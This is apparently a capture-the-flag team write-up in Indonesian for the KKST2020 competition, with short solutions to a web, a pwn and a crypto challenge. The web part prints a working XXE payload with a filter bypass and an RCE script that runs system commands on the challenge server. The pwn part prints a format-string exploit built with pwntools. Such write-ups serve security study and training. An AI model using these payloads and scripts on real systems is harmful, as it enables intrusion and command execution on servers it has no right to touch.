


Flag: KKST2020{WOWOWOWOWOWOWOWOWO_hacker}

Web: Love My Ex

Diberikan soal sebagai berikut.

Ketika diakses terdapat source code, kami melakukan analisa dan terdapat bug XXE (XML External Entity) yang outputnya akan di parse terlebih dahulu dan akan menampilkan hanya node “name” dari input yang kita masukkan. Ketika dicoba melakukan eksekusi menggunakan payload biasa.



Terdapat filter //, flag, php terhadap input. Lalu kami mencoba menggunakan payload php filter yang di encode dengan base64 berhasil.

setelah di decode

```
ryo@abejads:~/kksi$ python3 exx.py
<?php

extract($_POST);

function filter($data){
        return str_replace(array("..", "filter", "php", "../", "base","encode","64","resource",":://", "flag" ,"SYSTEM", "xxe", "user", "pass"), "", $data);
}

$example = "<creds><name>Welcome Here All My Friends</name></creds>";

if(isset($_GET['ambiyah'])){
       $ineedflag($givemeflag);
}
```

Terdapat bug RCE di dalam flag.php ini karena pada $_POST dilakukan extract yang menjadikan parameter yang dikirim akan menjadi variable. Dan terdapat potongan kode kita dapat menjalankan RCE tersebut asalkan terdapat GET parameter ambiyah di flag.php.
Karena yang dijalankan $ineedflag dan $givemeflag maka kita mengirimkan POST parameter ineedflag dan givemeflag pada flag.php?ambiyah.

```
home > ryo > kksi > exx.py > ...
import requests
from base64 import b64decode

# arbitrary file via xxe
payload ='''<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY sss SYSTEM 'php://filter/convert.base64-encode/resource=./flag.php'>]>
<foo><name>&sss;</name></foo>'''

open('payload.xml', 'wb').write(payload.encode())
fd = __import__("os").popen('cat payload.xml | iconv -f UTF-8 -t UTF-16BE  | base64 -w 0')
xml= b64decode(fd.read()).decode()


data = {
        "input": xml
}
res = requests.post("http://140.82.48.126:20003/", data=data)
# print(b64decode(res.text).decode())

data = {
        "ineedflag": "system",
        "givemeflag": "id"
}

rez = requests.post("http://140.82.48.126:20003/flag.php?ambiyah",data=data)

print(rez.text)

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL

ryo@abejads:~/kksi$ python3 exx.py
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Setelah RCE sukses, tinggal melakukan read flag.

```
home > ryo > kksi > exx.py > ...
import requests
from base64 import b64decode

# arbitrary file via xxe
payload ='''<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY sss SYSTEM 'php://filter/convert.base64-encode/resource=./flag.php'>]>
<foo><name>&sss;</name></foo>'''

open('payload.xml', 'wb').write(payload.encode())
fd = __import__("os").popen('cat payload.xml | iconv -f UTF-8 -t UTF-16BE  | base64 -w 0')
xml= b64decode(fd.read()).decode()


data = {
        "input": xml
}
res = requests.post("http://140.82.48.126:20003/", data=data)
# print(b64decode(res.text).decode())

data = {
        "ineedflag": "system",
        "givemeflag": "cat flag-goes-braaaaa.123.txt"
}

rez = requests.post("http://140.82.48.126:20003/flag.php?ambiyah",data=data)

print(rez.text)

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL

ryo@abejads:~/kksi$ python3 exx.py
KKST2020{xxe_Pr0F1t_f0R_PhuN}
```

Flag: KKST2020{xxe_Pr0F1t_f0R_PhuN}

Reversing & PWN: Simple Crack Me

Diberikan soal sebagai berikut.



Dikarenakan anggota kami yang menyelesaikan challenge ini belum bangun, jadi tidak bisa menulis writeup. Kami hanya dikirim file solvernya saat dia selesai mengerjakan. Berikut scriptnya.


```python
from pwn import *

elf = ELF("./simple_crackme", checksec=False)

#p = elf.process()
p = remote('140.82.48.126', 30001)
payload = b''.join([
    p32(0x804a030+0),
    p32(0x804a030+1),
    p32(0x804a030+2),
    p32(0x804a030+3),
    '%{0:d}x'.format(0x3f - (4*4)  & 0xff).encode(),b'%7$hhn',
    '%{0:d}x'.format(0xb3 - 0x3f & 0xff).encode(),b'%8$hhn',
    '%{0:d}x'.format(0x4d - 0xb3 & 0xff).encode(),b'%9$hhn',
    '%{0:d}x'.format(0xde - 0x4d & 0xff).encode(),b'%10$hhn',
])
p.sendlineafter(b':', payload)
p.interactive()
```

Flag: KKST2020{bad_person_?}

Cryptography: Fine?

Diberikan soal sebagai berikut.

Kami melakukan analisa terhadap script enkripsi tersebut, dan mencari k1 dan k2 dengan menggunakan format flag awal yaitu KKST2020, didapatkan bahwa k1 = 15 dan k2 = 62. Lalu kami melakukan enkripsi setiap karakter di dalam variabel alphabet dan mencocokan satu per satu dengan flag yang sudah di enkrip sehingga di dapatkan flag.



Flag: KKST2020{Semoga_Corona_Cepat_hilang_YA_jawab_Amin}